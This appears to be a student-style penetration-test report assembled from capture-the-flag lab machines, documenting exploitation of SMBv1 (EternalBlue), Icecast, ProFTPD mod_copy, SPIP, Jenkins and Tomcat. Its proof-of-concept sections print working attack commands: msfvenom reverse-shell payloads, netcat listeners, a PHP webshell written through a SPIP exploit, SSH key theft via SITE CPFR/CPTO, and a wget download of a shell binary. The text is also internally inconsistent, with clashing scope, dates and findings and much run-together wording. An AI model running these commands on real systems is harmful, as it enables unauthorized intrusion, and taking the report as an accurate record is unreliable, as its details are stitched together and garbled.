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limited engagements do not allow for a full evaluation of all security controls. DST prioritized the assessment to identify the weakest security controls an attacker would exploit. DST recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

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## Assessment Overview

From Oct 8<sup>th</sup>, 2024 to Oct 15<sup>th</sup>, 2024, DEPI engaged DST to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP *Testing Guide (v4)*, and customized testing frameworks.

Phases of penetration testing activities include the following:

- **Planning** – Customer goals are gathered and rules of engagement obtained.
- **Discovery** –  
Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack** –  
Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting** –  
Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



## Assessment Components

### External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain

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access to an

internal network without internal resources or inside knowledge. ADST engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.



The following table defines levels of severity and corresponding CVSS scores that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSSV3 ScoreRange	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

## Scope

Assessment	Details
Internal Penetration Test	10.10.134.0/24, 10.10.129.0/24 10.10.155.0/24 10.10.116.0/24 10.10.32.0/24 10.10.54.0/24

## Scope Exclusions

Per client request, DST did not perform any Denial-of-Service attacks during testing.

## Client Allowances

DEP did not provide any allowance to assist the testing.

## Executive Summary

DST evaluated DEPI's external security posture through an external network penetration test from Oct 8<sup>th</sup>, 2024 to Oct 15<sup>th</sup>, 2024. By leveraging a series of attacks, DST found critical level vulnerabilities that allowed full internal network access to the DEPI headquarter office. It is highly recommended that DEPI address these vulnerabilities as soon as possible as these vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

## Attack Summary

The following table describes how DST gained internal network access, step by step:

Step	Action	Recommendation
1	Used the Metasploit framework with the exploit/windows/smb/ms17_010_eternalblue module to exploit the SMBv1 vulnerability, gaining unauthorized remote access and establishing a reverse shell on the target.	Employ intrusion detection/prevention systems (IDS/IPS) that can detect and block exploitation attempts like EternalBlue. Segment the network to reduce the spread of potential attacks.
2	After gaining access, elevated privileges to NT AUTHORITY\SYSTEM, the highest level of access on the system, allowing complete control over the machine.	Implement least privilege principles, ensuring users and services only have the minimum necessary permissions. Use multi-factor authentication (MFA) and monitor administrative account usage.



4	Exploited a known vulnerability for Icecast streaming media server by sending large HTTP request by adding headers.	DST suggests to apply all patches and upgrade to the latest version or use a new and more secure server.
5	Used smbclient to explore the SMB shares: Downloaded files from accessible shares, revealing valuable information	Limit access to sensitive SMB shares. Use proper authentication and restrict public access to minimize risk.
6	Discovered an outdated ProFTPD (version 1.3.5) running on the target. Exploited a known vulnerability in this version to gain access to the system.	Regularly update software and services to the latest secure versions. Conduct vulnerability scans and patch management.
7	After gaining access, used privilege escalation techniques to obtain root access.	Implement strong permission management, least privilege access, and continuously audit for any misconfigurations.
8	exploited an RCE vulnerability in SPIP, which allowed the execution of arbitrary commands on the target.	<ul style="list-style-type: none"> <li>• Update SPIP to the latest version to patch known vulnerabilities.</li> <li>• Limit file upload and execution permissions in the CMS.</li> </ul>
9	Used the Metasploit framework with the exploit/windows/smb/ms17_010_eternalblue module to exploit the SMBv1 vulnerability, gaining unauthorized remote access and establishing a reverse shell on the target.	Employ intrusion detection/prevention systems (IDS/IPS) that can detect and block exploitation attempts like EternalBlue. Segment the network to reduce the spread of potential attacks.

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## **Security Strengths**

### **SIEM alert of vulnerability scans**

During the assessment, the DEPI security team alerted DST engineers of detected vulnerability scanning against their systems. The team was successfully able to identify the DST engineer's attacker IP address within minutes of scanning and was capable of blacklisting DST from further scanning actions.

## **Security Weaknesses**

### **Outdated Software and Vulnerable Services**

Several systems were running outdated software and services, such as SMBv1, ProFTPD, SPIP, which are known to have critical vulnerabilities (e.g., MS17-010). These services have publicly available exploits that allow for remote code execution and unauthorized access.

### **Weak Patch Management Practices**

Systems were found to be missing critical security updates, increasing the risk of exploitation through known vulnerabilities.

### **Insufficient Access Controls and Privilege Management**

Several systems allowed unauthorized users to escalate privileges or access sensitive areas of the network. Weak access control mechanisms can lead to privilege escalation and lateral movement across the network.

## Lack of Intrusion Detection and Prevention


The network did not have an adequate intrusion detection or prevention system (IDS/IPS) in place, making it difficult to detect or block malicious activities during the penetration test.

## Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



## VulnerabilitiesbyImpact



## Internal Penetration Test Findings

### Outdated SMB services – SMBv1 (Critical)

Description:	DEPI used an outdated version of SMB which is vulnerable to a commonly known vulnerability (MS17-010) which gave DST access to DEPI systems
Impact:	Critical
System:	10.10.134.29
References:	<a href="#">MS17-010</a> – Microsoft documentation for the vulnerability. <a href="#">Exploit-EternalBlueSMBRemoteWindowsKernelPoolCorruption</a>

### Exploitation Proof of Concept

Using the identified SMBv1 vulnerability (MS17-010), also known as EternalBlue, DST successfully exploited the target system at 10.10.134.29. The exploitation was executed through the Metasploit framework, leveraging the exploit/windows/smb/ms17\_010\_eternalblue module.

1. **Reconnaissance:** An initial scan revealed the target was running an outdated SMB service (SMBv1), which is vulnerable to the EternalBlue exploit.
2. **Exploit Execution:** After confirming the vulnerability, we executed the exploit against the target IP, resulting in successful code execution and a reverse shell.
3. **System Access:** Post-exploitation, we obtained administrative access to the system, verifying the exploit by capturing system-level details and screenshots of command execution within the shell environment.

This confirmed that the vulnerability could be used to compromise the system, highlighting the critical risk posed by outdated SMB services.

## NMAP:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-23 11:06 EST
Nmap scan report for 10.10.10.40
Host is up (0.35s latency).

PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-a
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
```

```
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```

DST were able to exploit this simple vulnerability using a built-in module in Metasploit that gave DST full access to DEPI's system.

## Icecaststreamingmediaserver-outdatedservice(High)

Description:	DEPI used an outdated version of Icecast which is vulnerable to arbitrary code execution vulnerabilities (exact CVE: CVE-2004-1561) which allows remote attacker to execute arbitrary code via an HTTP request with a large number of headers. (Execute code overflow)
Impact:	High
System:	10.10.129.17
References:	<a href="#">IceCast</a> - Vulnerability Details: CVE-2004-1561.

### Exploitation Proof of Concept

DST to exploit this vulnerability use Metasploit's built-in module that leverages this and sends a large number of headers in a single request

```
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.2.15.224:4444
[*] Sending stage (176195 bytes) to 10.10.36.72
[*] Meterpreter session 1 opened (10.2.15.224:4444 → 10.10.36.72:49219) at 2020-07-09 16:05:48 -0400
meterpreter >
```

```
meterpreter > sysinfo
Computer      : DARK-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

### NMAP:

```
Host is up (0.24s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp    open  ssl/ms-wbt-server?
|_ssl-date: 2020-07-09T19:45:45+00:00; +1s from scanner time.
5357/tcp    open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp    open  http             Iccast streaming media server
|_http-methods:
|_Supported Methods: GET
|_http-title: Site doesn't have a title (text/html).
49152/tcp   open  msrpc            Microsoft Windows RPC
49153/tcp   open  msrpc            Microsoft Windows RPC
49154/tcp   open  msrpc            Microsoft Windows RPC
49158/tcp   open  msrpc            Microsoft Windows RPC
49159/tcp   open  msrpc            Microsoft Windows RPC
49160/tcp   open  msrpc            Microsoft Windows RPC
```

## OutdatedProFTPDservices – ProFTPDv1.3.5(High)

Description:	TheFTPserviceonthetargetsystemisrunningProFTPDversion 1.3.5,which containsaknownvulnerabilitythatalloWSanattackertoexploiti tandgain unauthorized access to the system.
Impact:	High
System:	10.10.155.249
References:	ProFTPDVulnerabilityDetails: <a href="https://nvd.nist.gov/vuln/detail/CVE-2015-3306">https://nvd.nist.gov/vuln/detail/CVE-2015-3306</a>

## ExploitationProofofConcept

1. Usingthe identified ProFTPD vulnerability (CVE-2015-3306), the exploitation of the target system at 10.10.155.249 was successfully executed. The attack was carried out through theMetasploitFramework,leveragingtheexploit/linux/ftp/proftpd\_m odcopy\_execmodule. This exploit enabled remote code execution on the server, allowing for further access and control over the system.
2. Reconnaissance:Reconnaissance:  
AnetworkscanwasperformedusingNmaptoidentifyopenportsandser vicesrunningon the Kenobi machine and found some open ports and ProFTPD (old version)
3. ExploitExecution:The targetsystemwasrunningProFTPDversion1.3.5. Thisversionhasa knownvulnerabilitythatalloWSforremotecodeexecution(RCE)viaa mod\_copy
4. ExploitSystemAccess:UsingtheidentifiedSSHkey,theexploitationofth etargetsystemat 10.10.155.249 was successfully executed. The SSH key allowed for secure access to the server without the need for password authentication.

## NMAP:

```
root@ip-10-10-43-226:~# nmap 10.10.155.249

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-13 09:43 BST
Nmap scan report for ip-10-10-155-249.eu-west-1.compute.internal (10.10.155.249)
Host is up (0.00048s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
MAC Address: 02:8A:4B:A2:12:59 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
root@ip-10-10-43-226:~#
```



```
root@ip-10-10-43-226:~# nc 10.10.155.249 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.155.249]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

```
ssh: connect to host 10.10.155.249 port 22: No route to host
root@ip-10-10-43-226:~# ssh -i id_rsa kenobi@10.10.155.249
The authenticity of host '10.10.155.249 (10.10.155.249)' can't be established.
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtMsPI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.155.249' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
103 packages can be updated.
65 updates are security updates.
```

```
Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

```
kenobi@kenobi:~$
```

## OutdatedSPIP–SPIPv4.2.0(Critical)

Description:	exploiting an Apache web server running a vulnerable version of SPIP CMS. After identifyingthe version through enumeration, an RCE exploit wasused to gainaccesstothesystem.Thepayloadwasareverseshellencod edinbase64, withaNetcatlistenercapturingtheconnection.
Impact:	critical
System:	10.10.116.177
References:	SPIP VulnerabilityDetails: <a href="https://nvd.nist.gov/vuln/detail/CVE-2021-21330">NVD-CVE-2021-21330</a>

## ExploitationProofofConcept

### 1. Reconnaissance:

- ConductednetworkscanningusingNmaptoidentifyopenports(p ort80forApache and port 22 for SSH).
- Enumeratedthewebapplication,discoveringtheSPIPdirectory, andanalyzedthe page source to identify the service version.

### 2. ExploitExecution:

- UsedaRemoteCodeExecutionexploitfortheidentifiedSPIPvulnerability.
- Generatedareverseshellpayloadencodedinbase64andsetupa Netcatlistener on the corresponding port.

### 3. SystemAccess:

- Executedtheexploitagainstthetarget,establishingareversesh ellconnectionto gain access to the system.


## NMAP:

```
(mohamed@kali)-[~]
$ nmap 10.10.116.177 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 15:50 EDT
Nmap scan report for 10.10.116.177
Host is up (0.076s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.44 seconds
```

```
(mohamed@kali)-[~/CVE-2023-27372/CVE-2023-27372-PoC]
$ python exploit.py -u http://10.10.116.177/spip
[+] The Target http://10.10.116.177/spip is vulnerable
[!] Spawning interactive shell
[!] Shell spawned successfully. Ensure to re-type commands in the event they do not provide output.
$ ls
CHANGELOG.md
IMG
LICENSE
README.md
SECURITY.md
composer.json
composer.lock
config
ecrre
htaccess.txt
index.php
local
plugins-dist
plugins-dist.json
prive
spip.php
spip.png
spip.svg
squelettes-dist
tmp
vendor
```

```
(mohamed@kali)-[~/CVE-2023-27372]
$ python CVE-2023-27372.py -u http://10.10.243.175/spip -c 'echo "<?php system($_GET["cmd"]); ?>" > webshell.php' -v
[+] Anti-CSRF token found : AKXEs4U6r36PZ5LnRZxtHvxQ/ZZYCXnJB2crlmVwgtLVVXwXn/MCLPMYdXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egyXhX
[+] Execute this payload : s:75:"<?php system('echo "<?php system($_GET["cmd"]); ?>" > webshell.php'); ?>";
```



l=33(www-data) gid=33(www-data) groups=33(www-data)

## AlfredJenkinsCIServer(Critical)

Description:	IntheAlfredroom,itwasdiscoveredthattheJenkinsserverwasa ccessibleon port8080withoutauthenticationorwithweakcredentials(admin:admin).This allowed unauthorized users to log in to the Jenkins dashboard and execute arbitrarycommandsviatheJenkinsscriptingconsole,leadingt oaRemoteCode Execution(RCE)ontheunderlyingserver.
Impact:	<b>Critical</b>
System:	10.10.210.132
References:	Alfred-CWE-732:IncorrectPermissionAssignmentforCriticalResource

## ExploitationProofofConcept(PoC)

- LogintoJenkinsDashboard
- AccessScriptConsole
- ExecuteGroovycodetoreverseshell


ExploitationMethod:RunningarbitraryGroovycodethroughtheJenkinscrip

tconsole(RCE) NMAP -

```
root@ip-10-10-216-38:~# nmap 10.10.210.132 -sV

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-20 22:31 BST
Nmap scan report for ip-10-10-210-132.eu-west-1.compute.internal (10.10.210.132)
Host is up (0.00056s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
3389/tcp  open  tcpwrapped
8080/tcp  open  http         Jetty 9.4.z-SNAPSHOT
MAC Address: 02:F9:05:14:26:8B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds
root@ip-10-10-216-38:~#
```



The Incognito module is a built-in meterpreter module that was originally a standalone application that allows you to impersonate user tokens after successful exploitation.

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
    Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```



## Igniteserver – ApacheTomcatManager(High)

Description:	DuringtheassessmentoftheIgniteroom,itwasfoundthattheApacheTomcat Manager was publicly accessible via port 8080 with default credentials (admin:admin).Thisallowedattackerstologin,uploadmaliciousWARfiles,and executearbitrarycodeontheserver,leadingtoafullsystemcompromise
Impact:	High(Confidentiality,Integrity,Availability)
System:	10.10.19.156
References:	Ignite-CWE-732: <a href="https://cwe.mitre.org/data/definitions/732.html">https://cwe.mitre.org/data/definitions/732.html</a>

## ExploitationProofofConcept(PoC)

1 -AccesstheTomcatManagerInterface:

2 -

LogintotheManager: Aftersuccessfullogin,youwillberedirectedtotheTomcatManager's dashboard,whereyoucanmanagedeployedwebapplications.

3 - Prepare a MaliciousWAR File: msfvenom-pjava/jsp\_shell\_reverse\_tcpLHOST=<your-ip> LPORT=<your-port>-fwar-oreverse\_shell.warThiscommandgeneratesaWARfile (reverse\_shell.war)

4 -ExecutethePayload

5 -

CatchtheReverseShell: Onyourlocalmachine,startalistenertocatchthereverseshellusing net cat

NMAP:

```
root@ip-10-10-216-38:~# nmap -sV 10.10.19.156

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-20 22:37 BST
Nmap scan report for ip-10-10-19-156.eu-west-1.compute.internal (10.10.19.156)
Host is up (0.00032s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:0A:EF:66:84:7B (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
root@ip-10-10-216-38:~#
```

```
cd /root
cd /root
ls
ls
root.txt
cat root.txt
cat root.txt
root@ubuntu:~#
```

```
~$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.175.67] from (UNKNOWN) [10.10.175.67] 58604
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64
GNU/Linux
 16:14:08 up 46 min,  0 users,  load average: 1.00, 0.78, 0.78
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```



## Outdated smb version allowing put method to execute files (Critical)

Description:	DEPI used an outdated version of SMB which is vulnerable to a commonly known vulnerability (MS17-010) which gave DST access to DEPI systems
Impact:	Critical
System:	10.10.54.186
References:	<a href="#">MS17-010</a> – Microsoft documentation for the vulnerability. <a href="#">Exploit</a> - MSF Venom Builder

## Exploitation Proof of Concept

Having determined that we have read and write permissions to the web directory linked through the SMB share, we can craft a reverse shell payload to connect to the machine.

Knowing that IIS generally requires an asp shell, we craft one with msfvenom. Seeing that the machine is running Server 2016, we should use x64 architecture. We upload the payload to the SMB share, start a netcat listener on the port that we declare in the payload, and use curl to execute the command.

NMAP:

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File Edit View Search Terminal Help
PORT    STATE SERVICE          VERSION
80/tcp  open  http             Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds     Windows Server 2016 Standard Evaluation 14393 micro
soft-ds
3389/tcp open  ms-wbt-server    Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=Relevant
|_ Not valid before: 2024-10-13T18:35:12
|_ Not valid after:  2025-04-14T18:35:12
|_ ssl-date: 2024-10-14T18:57:12+00:00; -1s from scanner time.
MAC Address: 02:D9:E8:3E:E0:67 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10 (85%)
OS CPE: cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows 10 build 14393 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft
:windows

Host script results:
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ nbstat: NetBIOS name: RELEVANT, NetBIOS user: <unknown>, NetBIOS MAC: 02:d9:e8
:3e:e0:67 (unknown)
|_ smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Stand

```

```
root@kali:~/Desktop# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.6.2.56 LPORT=53 -t aspx -o pwn.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3431 bytes
Saved as: pwn.aspx
root@kali:~/Desktop# smbclient \\\10.10.104.130\nt4wrksv
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put pwn.aspx
putting file pwn.aspx as \pwn.aspx (11.4 kb/s) (average 11.4 kb/s)
smb: \>

root@kali:~# nc -nlvp 53
listening on [any] 53 ...
connect to [10.6.2.56] from (UNKNOWN) [10.10.104.130] 49771
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>

root@kali:~# curl http://10.10.104.130:49663/nt4wrksv/pwn.aspx
root@kali:~#
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```
C:\Windows\system32>whoami
whoami
nt authority\system
```

## Outdated smb version allowing put method to execute files (Critical)

Description:	DEPI used an outdated version of SMB which is vulnerable to a commonly known vulnerability (MS17-010) which gave DST access to DEPI systems
Impact:	Critical
System:	10.10.32.15
References:	<a href="#">MS17-010</a> – Microsoft documentation for the vulnerability. <a href="#">Exploit</a> – Linux BPF Sign Extension Local Privilege Escalation

## Exploitation Proof of Concept

Created the payload called shell.elf using msfvenom. Used msf exploit/multi/handler to listen for the callback. Used the python SimpleHTTP to host shell.elf. Using my current shell with SKYNET I went to a directory that I can write in /var/www/html. I used wget to download shell.elf and gave it executable permissions with chmod. After running this I had a successful meterpreter shell on SKYNET.

## NMAP:

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root@ip-10-10-200-230:~# nmap -A -T5 10.10.32.15

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-16 01:19 BST
Nmap scan report for ip-10-10-32-15.eu-west-1.compute.internal (10.10.32.15)
Host is up (0.00043s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|   256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (EdDSA)
|_ /tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Skynet
110/tcp   open  pop3         Dovecot pop3d
